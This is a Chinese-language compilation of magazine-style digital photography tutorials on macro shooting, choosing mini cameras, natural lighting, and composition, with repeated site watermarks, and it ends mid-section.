植物、昆虫往往都是微距拍摄的好“模特”，而室内大部分装饰的小玩意也都需要用微距来进行拍摄。我们甚至可以简单地说，不超过拳头大小的事物，都只有通过微距才能拍摄出最佳效果。当然除了提高自己的摄影水平外，微距拍摄也有一定的实际应用，例如给自己的身份证拍摄清晰的微距照片等。对于拍摄对象而言，我们可以根据它们的运动状态分为两种。

主题与背景相对缺乏对比会显得不协调

通过LCD进行取景效果更佳

静物拍摄

拍摄的对象是诸如花草一类的静物，那么可以很用心地考虑用光与造型。大光圈可以助你获得极好的浅景深，并且有大的透光度，片子不容易虚掉，同时可以获得艺术美感的效果。但因为是微观世界，相机镜头与被摄物间已经离得很近，极有可能遮住部分光线，所以辅助光是不可少的。如果在室内拍摄，请使用大功率家用台灯之类，至于是白炽灯还是荧光灯并不重要，因为DC都带有白平衡调节，大不了多试几次。为了获得清晰的照片，辅助架稳相机的三脚架、独脚架是必不可少的。

动态拍摄

高速快门是拍摄昆虫等容易处于运动状态对象的第一要素。获取高速快门有三种途径：使用大光圈，通光量足了，快门速度就可以相应提高；使用高ISO，但高ISO会造成画面较粗糙，颗粒感加强，因为表现微观世界一定要细腻一些好，所以除非在高ISO时还能获得足够精细的画面，否则不建议使用；三是使用闪光灯，例如为了拍一只纵深感清晰的昆虫照片，只有通过小光圈才能获得，但是小光圈带来的负面效果就是透光量的减少与快门速度的降低，而行动快捷的小动物不会给你机会打辅助长明灯光，闪光灯是惟一的选择，而且行动要快。

拍摄细节调整

在使用微距拍摄模式的时候要注意一个大前提，那就是如果数码相机和物体之间的距离不到20厘米时，最好使用LCD而不是光学取景器来进行取景。因为光学取景器在拍摄远距离景物时和镜头捕获的范围相差不大，但当使用微距模式时这个差距就显得相当大了。除此之外，微距摄影会使快门速度变得很慢，使用自动对焦功能比手动还要慢。而为了生成效果完美的微距图像，部分数码相机带有自拍器，可有效防止相机的震动。掌握了这些基本要求后，我们就需要了解具体的技术参数调整问题了。

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

加强景深才能突出主题

光线控制

通过调节自然光与人造光的比例来获得最佳的光线效果，就可以营造出不同的氛围与意境。不过要注意一般不要使用闪光灯。因为使用闪光灯虽然能缩短拍摄曝光时间，使获得的景深更深，减弱因曝光时的抖动或物体运动所带来的影响，但由于微距拍摄时闪光灯的使用要比普通模式下难，所以很容易造成曝光过度。对于我们普通的摄影爱好者来说，进行微距拍摄时一定要注意观察光线的照射方向，尽量利用好自然光，确保光线平均地照射在目标物体上。而在大多数情况下，从侧面射入的光线能更好地突出物体的质感与主题性质。

焦点选择

当我们在反复移动相机来调整拍摄焦点时，应该尽量使拍照对象处于画面中间。一般情况下应该选取画面上最吸引人的部分，也就是我们最想突出表现的部分，并保持快门的半按状态，在焦点对准以后再从容地按动快门，避免拍摄出的照片效果模糊。在数码相机微距模式下，镜头距离物体越近，拍摄出来的物体越大，如果不注意画龙点睛，片子画面就会显得非常呆板。如对小昆虫一类的主体拍摄，焦点的选择应该落在昆虫的眼睛上。眼睛是心灵的窗口——虽然昆虫的心灵我们很难理解，但是如果把眼睛拍摄清晰，那么就会让整张照片显得具有生命的神韵。

曝光与背景

由于微距拍摄的物品一般都是很小的，因而占据整张照片的篇幅始终有限，这样一来曝光程序很有可能被背景所愚弄，所以在拍摄时最好人为加上背景，这样更能让主题突出。人工添加的背景最好选择中性灰色的纸作为背景，使用灰色一方面可以让曝光更准确，还有就是使用灰色让背景显得很淡，这种色彩和一般的色彩都可以搭配到一起。也可以使用白色或黑色的背景，不过这样曝光时就要特别注意，因为它们很容易导致曝光不准确，造成曝光过度或曝光不足，这时就要用到曝光补偿进行调整，如果背景太暗，就增加曝光，如果太亮就减弱曝光。毕竟红花需要绿叶衬，合适的背景始终都是影响拍摄效果的关键。

聚焦与景深

在微距摄影中景深几乎就是成败的关键。由于微距拍摄时镜头距景物很近，所以景深一般都很浅，背景都几乎看不清楚。但有时为强调画面效果，需要适当加强景深，因此要特别注意聚焦与景深的调整。景深一般取决于三个因素：

（1）光圈大小

在焦距不变的前提下，当光圈变大的时候景深就会相应变浅，反之光圈变小的时候景深就会变深。为了展示花鸟鱼虫细节方面的微距拍摄，纵向增加主体的清晰度，一般适宜用较大的光圈值来加深景深。

（2）镜头和景物的距离

当距离变近的时候景深就会相应变浅，反之距离变远的时候景深就会变深。拍摄时最好把要拍摄的主题都能放到同一个与镜头轴向垂直的平面里，否则会有一部分主题可能不够锐利。如果条件允许，可以配置一枚广角镜头，这样不仅可以增加景深，而且可以让你更靠近景物，于是照片的清晰度也就会显得更高，拍摄出来的景物也就更具有冲击力。

（3）焦距

当焦距变大的时候景深就会相应变浅，反之焦距变小的时候景深就会变深。不同的光圈和焦距的组合可以产生不同的景深。我们应该学会合理地利用光圈和焦距的组合，既能虚化背景，又能保证主体清晰。而如果用远端变焦进行微距拍摄，拍摄出来的照片效果就会不尽如人意。

补充技巧

适当尝试逆光效果，特别是边缘薄且透的植物花、叶之类，会表现出特别的美感。而在某些时候使用遥控或快门线有助于获得清晰的照片，或者使用相机的定时自拍功能。另外测光与聚焦模式尽可能不用点测，因为在点测时反而测焦不准。一般的消费类DC手动聚焦功能较弱，而在被摄物较小不易准确聚焦时，可以在同距离处手持手表之类的大一点的物件来辅助对焦。使用镜头取景的时候，因为拍微距本身就要与被摄物离得很近，再使用取景器取景不仅姿势不雅，关键是不易端稳相机，而使用液晶屏取景，可以让拍摄者很从容地构图，并方便看到最终的浅景深效果。最后要注意的一个问题就是尽可能地虚化背景，但也要留意背景物体间的接缝处，有时一不小心就会破坏整体效果，让照片显得整体缺乏和谐感。

辅助装备

无论是在室内还是在户外进行微距拍摄，那么随身携带一些小装备往往会进一步提高照片的拍摄效果。其中最为常见的就是平整的黑布，其作用是可以方便人工布置背景，突出主体摄影。同样可以起到突出拍摄主题作用的就是白布或者是具有一定硬度的白卡纸，同时这些白颜色的背景物还可以起到增强光亮的作用。

另外在使用微距拍摄花草的时候，如果有小夹子进行固定，可以使拍摄目标不会因为风吹而摆动，让拍摄出来的照片更加清晰。而小喷壶也是一个非常有用的道具——在拍摄花草之前先在目标上喷洒一点清水，会让整个照片的画面更加具有清新的自然感。当然如果没有小喷壶的话，也可以含上一口水喷到目标花草上，但是这样不仅不太卫生，实际效果也不如“专业”的小喷壶。

微距拍摄几乎可以称得上是摄影技术中最难掌握的一个了，特别是针对数码相机简单易用的特点来说，如何调试各项拍摄参数来影响最终的照片效果，往往需要长时间的学习和实践。当然通过本文的介绍与提示，相信大家对于微距拍摄已经不再是一个门外汉了——拿起你手中的数码相机，通过微距来拍摄更多、更精彩的照片吧！CF

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

时尚的迷你数码相机选购技巧

Tag 性能 〉迷你数码相机 〉导购

文/森林生灵

如今迷你数码相机仅有名片大小，而且外形精巧，外出旅游携带极为方便。伴随夏季旅游季节和十一黄金周等一系列节假日的来临，数码产品又将迎来销售高潮，迷你数码相机也将大展身手，成为时尚的新宠儿。如何才能选择一部称心如意的迷你数码相机呢？

● 具有较佳性价比的300万像素迷你数码相机

● 外形精美，颇具时尚气息

● 迷你数码，一手掌握！

● 迷你数码相机甚至可以成为"钥匙坠"

小知识：迷你数码相机的特点

顾名思义，迷你数码相机和普通数码相机相比，具有体型小、材质轻、携带方便等优点。但是由于体积小的限制，相机本身在某些方面的性能也和普通数码相机相比逊色一些，例如拉镜头的倍数、像素、闪光灯亮度、照射距离等能够直接决定拍摄效果的要素。

经久耐用才是硬道理

1.迷你数码相机的质地。迷你数码相机娇小玲珑，人见人爱——外观当然是越漂亮越好了，但是质地同样不能忽视。当前市场上迷你数码相机的外壳以坚固的铝制外壳为最佳，不仅轻巧方便、手感细腻，而且还具有防滑功能。值得注意的是，千万不要选择那些外壳用金属漆进行"华丽包装"的相机，否则在使用一段时间以后，常用的按键就会被磨花甚至掉漆。

2.迷你数码相机的电池。在电池的选择上，一定要选择锂电池的机型——这样才符合迷你的特点。不过选择锂电池也有一定的缺陷，就是很难通过更换备用电池的方式来进行长时间拍摄，所以在选购时一定要根据自己的实际需要来进行取舍。

3.迷你数码相机的显示屏。迷你数码相机的显示屏以液晶的显示屏居多，液晶显示屏可以更方便地浏览编辑照片——目前市场上主流的迷你数码相机液晶显示屏已经由原来的1.8英寸或2英寸过渡到现在的2.5英寸或3.0英寸。质量上佳的液晶显示屏可以起到抑制反射光的效果，让拍摄对象的显示效果更加清晰，即便在室外强烈的阳光下仍能清楚地看清屏幕。而在经济条件允许的情况下，还是建议大家购买大屏幕的液晶显示屏，毕竟3.0英寸的大屏幕会更方便拍摄时的景物选取与照片浏览。

基本性能

相机的重中之重就是成像的效果，而决定成像效果的因素也无外乎就是镜头、像素等。

1.镜头。优秀的迷你数码相机多选用萤石或玻璃来做镜片，采用内置变焦镜头，并在镜头中使用非球面镜片，可大大提高景物的清晰度和真实感。如要拍摄清晰的远景图片，可选择具有电子变焦功能的镜头。

2.像素。像素是迷你数码相机成像的主导因素，也是影响数码相机制造成本的主要因素之一。像素越高，图像的分辨率也就越高，被摄画面表现也就越细腻、清晰、层次分明。迷你数码相机的像素相对来说要比主流数码相机的像素低一些，但是针对家居旅行和随身拍摄的需求来说，不必花费高额的费用去选择过高的像素，一般来说300~400万像素就已经足够了。

麻雀虽小但五脏要俱全

迷你数码相机虽然体形娇小，辅助功能却也不少。当然功能越多说明迷你数码相机给大家带来的用途越广，在使用中也会更加得心应手。

1.内置加工功能。迷你数码相机的内置加工功能可以随时对所拍摄的图像进行加工和编辑。内置加工功能可分为：修整、红眼校正、柔焦效果、十字线滤镜效果、部分彩色效果和鱼眼镜头效果六种。通过以上的功能就可以随心所欲地编辑你所拍到的图片了。

2.直接打印功能。有的迷你数码相机具有无需电脑便能直接打印的功能接口——使用USB线直接连接打印机，可通过相机显示屏简单地进行操作，打印指定的照片。许多数码相机还有视频输出功能，可以接到电视上浏览照片。

相信通过以上的介绍，大家已经对迷你数码相机有了一定的了解——赶快挑选一款适合自己的迷你数码相机，将更多的精彩画面随着快门的按下而保存，成为永久回忆的珍藏吧！ CF


红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

光线运用技巧

Tag DC、光线 〉应用 〉数码

依风



自然光线对摄影造型的处理，对环境气氛的渲染，对主题思想的表达都起着重要的作用。光线运用得当，不仅可以表达出景物的形体轮廓和影调层次，还可以增强画面的表现力和感染力。一幅用光优美的作品，它的艺术气氛甚至会让人产生无限的遐想。初学者在开始拍摄照片时，较多的是在自然光下进行。本文拟就自然光的特点、变化规律和如何运用于摄影等问题，分别加以叙述介绍。

充分运用自然光线

自然光，就是指以太阳为光源照射到地球上的光线，不但指晴天的阳光，也包括阴、雨、雪、雾天气所反射出来的光线，还有夜晚的月光和室内没有人工照明所见到的光线，均属于自然光范围。

光线就像是一种工具，你能否运用自如，要看你是否训练有素，但更为重要的是想像力。摄影者必须学会观察光线及其效果，不论在什么光线的情况下，你尽可能地变换效果，只要脚步移位，光就有不同的变化。

如果你站在一个拍摄位置上不动，就能看出太阳移动时光线在被摄体上下不断变化的效果。假如这幢建筑物上午是在暗处，那么下午它将位于阳光照射下，你就可以观察到建筑物的各种光影形态。美国摄影艺术大师亚当斯所拍摄的大自然风光照片，那些山石、树木、明月、白雪堪称神奇的光与影的杰作，实际上他是用光与影在写诗。

每一种艺术形式都有它自己特有的表现手段，摄影家的表现手段是光。光本身是以多种不同的形式出现的，摄影者要善于选择最适合的形式来达到特殊目的。光的种种形式是可以控制的，我们可以用来在照片上明确地表达被摄体的特性、概念和情绪。在摄影者能够充分利用光的巨大潜力以前，他必须对光加以分析，了解光的各种特性，熟悉光的各种作用和用途。

光强

光的强度是测定光量的计量单位，光的强度可以从亮到暗，例如在无云的天气里，中午的日光非常强，在多云薄日或风沙弥漫的天气里，光线则逐渐变暗。自然光是随着季节、时间的变化而产生明暗强弱，明亮的光线给人以一种耀眼、明快和严肃的感觉，暗淡的光线常常表现忧郁、宁静和含蓄的情绪。在各种强度的自然光的照射下，被摄体上也会出现相应的不同变化，摄影者可以运用这种光强度的差别，来更好地突出被摄体的特性，以体现拍摄意图。

光质

光质与光的强度无关，光可以是从灼热的光源发出的直射光，或者是从被照射物体表面反射的反射光。直射光有不受云雾遮挡的自然光，散射光有受云雾遮挡的日光，从墙壁、天花板或其他物体表面反射出来的柔和光。直射光强烈耀眼，反差大， 能造成清晰突出的阴影。经过反射形成的反射光比较柔和，反差小，能造成灰色模糊的阴影或根本没有阴影。直射光造成的阴影部分可以随着光源与被摄体位置的变化而变化。反射光能表现出被摄体的形状，并能细腻和自然地再现出它的原貌。

光向

这是指光的来向，摄影者应该研究他要拍摄的景物在不同光线条件下的不同姿态和特殊效果，当摄影者背着太阳的时候，被摄体处于正面光照射下，这种光线平板无力，缺乏层次，甚至会觉得看起来非常讨厌，用侧光或逆光看时就会显得相当引人注目。有时光的来向，几乎不值得拍摄，但当他被薄雾笼罩的时候，景色是多么的动人。若是用逆光拍摄骑车上班的车流，画面是多么诱人。这些都是由于光的来向不同所产生的艺术效果。由此可见，光线与摄影的关系是多么密切不可分，只有熟练地加以运用，才能提高照片的艺术性和感染力。

光位

光位是构成被拍摄对象一定造型效果的光线角度（包括水平角和垂直角），光位是在确定的拍摄方向条件下，围绕着被拍摄对象作不同位置的照明变化的。在摄影的光线处理中，按水平方向分为顺光、顺侧光（斜侧光）、侧光、侧逆光、逆光、顶逆光、脚光（前脚光、后脚光）等，任何光位的确定都取决于视点（拍摄位置），视点的变化就意味着光位的变化，意味着拍摄对象受光面积、方向等光线效果的变化。在自然光条件下，太阳作为主要光源，太阳的高度及其与拍摄方向所形成的角度的变化决定光位。人工照明时的光位可以根据造型需要进行调整，光位细微的变化都会使摄影造型效果产生细腻的变化。

红软基地独家制作 www.rsdown.cn


红软基地独家制作 www.rsdown.cn

顺光

亦称“正面光”（如图1），光线投射方向跟摄影机拍摄方向一致的照明。顺光时，被摄体受到均匀的照明，景物的阴影被自身遮挡，影调比较柔和，能隐没被摄体表面的凹凸及褶皱，但处理不当会比较平淡。顺光照明不利于在画面中表现大气透视效果，空间立体效果表现也较差。在色调对比和反差上也不如侧光、侧逆光丰富。顺光的优势在于不但影调柔和，同时还能很好地体现景物固有的色彩效果。在进行光线处理的时候，往往把较暗的顺光用作副光或者造型光。

侧顺光

斜光线投射水平方向与摄影机镜头成45度角左右时的摄影照明，在摄影艺术创作中，常用作主要的塑形光（如图2）。这种光线照明能使被摄体产生明暗变化，很好地表现出被摄体的立体感、表面质感和轮廓，并能丰富画面的明暗层次，起到很好的造型、塑型作用。



侧光

光线投射方向与拍摄方向成90度左右照明，受侧光照明的物体，有明显的阴暗面和投影，对景物的立体形状和质感有较强的表现力（如图3）。缺点是，往往形成一半明一半暗的过于折中的影调和层次，在大场面的景色中往往形成不均衡。这就要求在构图上考虑受光面景物和阴影在构图上的比例关系。

侧逆光

亦称反侧光、后侧光（如图4）。光线的投射方向与摄影机的拍摄方向大约成135度时的照明。侧逆光照明的景物，大部分处在阴影之中，景物被照明的一侧往往有一条亮轮廓，能较好地表现景物的轮廓形式和立体感。在外景摄影中，这种照明能较好地表现大气透视效果。利用侧逆光拍摄人物近景和特写时，一般要对人物做辅助照明，以免脸部太暗，但对辅助照明光线的亮度要加以控制，使之不影响侧逆光的自然照明效果。

逆光

亦称“背面光”（如图5）。来自被摄体后面的光线照明，由于从背面照明，只能照亮被摄体的轮廓，所以又称作轮廓光。逆光有正逆光、侧逆光、顶逆光三种形式。在逆光照明条件下，景物大部分处在阴影之中，只有被照明的景物轮廓，使这一景物区别于另一种景物，因此层次分明，能很好地表现大气透视效果。在拍摄全景和远景时，往往采用这种光线，使画面获得丰富的层次。


顶光

来自被摄体上方的光线照明（如图6）。在顶光照明下，景物的水平面照度大于垂直面照度，景物的亮度间距大，缺乏中间层次。在顶光下拍摄人物，会产生反常的、奇特的效果，如前额发亮，眼窝发黑、鼻影下垂、颧骨显得突出、两腮有阴影，不利于塑造人物形象的美感。如果用辅助光提高阴影亮度，形成小光比，也可获得较好的造型。在风光摄影中，拍摄位置恰当也可获得较好的影调效果。顶光有顺顶光、顶光、顶逆光，前两者照明效果相似，后者与逆光效果相似。CF

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

DC画面构图技巧



Tag DC、画面构图 〉应用 〉数码

黄金比例

要想拍摄出好的作品，对许多DC拍摄的初学者而言，画面构图技巧相当重要。如果没有对拍摄画面进行良好的构图，就算画面的景色十分美丽，那么拍摄出来的效果也会大打折扣。如果画面的景色并不好，但是经过精心构图后，其拍摄出来的效果就十分生动。所以接下来我们就为初学者介绍一下DC画面的构图技巧，希望能够对大家今后的拍摄工作有所帮助。

DC构图概念全掌握

在介绍构图技巧之前，大家首先应该了解一下构图的概念。构图的英文名称是COMPOSITION，它是指摄影创作过程中，如何在镜头画面优先的平面空间内，合理地安排所看到的画面上各个元素的位置，从而达到最佳的艺术效果，同时表现出摄影者的创作意图的过程。而构图的目的是为了让画面更具吸引力，使得观看者能够一眼就看出作品想表现的是什么内容，并通过作品了解摄影者的思想感情。

常用构图法的运用

在日常的拍摄过程中，我们必须掌握一些基本的构图方法，一般常用的构图法有以下几种：

横向构图法

横向构图法是拍摄中运用最多的构图方法，因为几乎所有相机的基本把持姿势都是方便横向拍摄的。由于横向构图的作品在观看时比较自然，能表现出安静、平衡、松弛的感觉，是较为安全的构图方式。例如，拍摄日出和天空飞过的飞鸟时，我们就可以采用这种构图方法。

▲横向构图法

条形构图法


除了以上常见的两种构图方法外，有时当我们需要表现拍摄画面的层次感和条理时，条形构图法就显得尤为重要。条形构图法主要分为四种：(1)垂直的条形构图，这种构图方法多用来拍摄高耸入云的建筑或参天的古木。(2)平行的条形构图，这种构图方法适合用来表现远方的地平线或者一望无际的大海。(3)倾斜的条形构图，这种构图方法多用于表现画面中的动态感或者表现画面的纵深感。(4)曲线的条形构图，这种构图方法适合用来表现画面的抽象效果。

纵向构图法

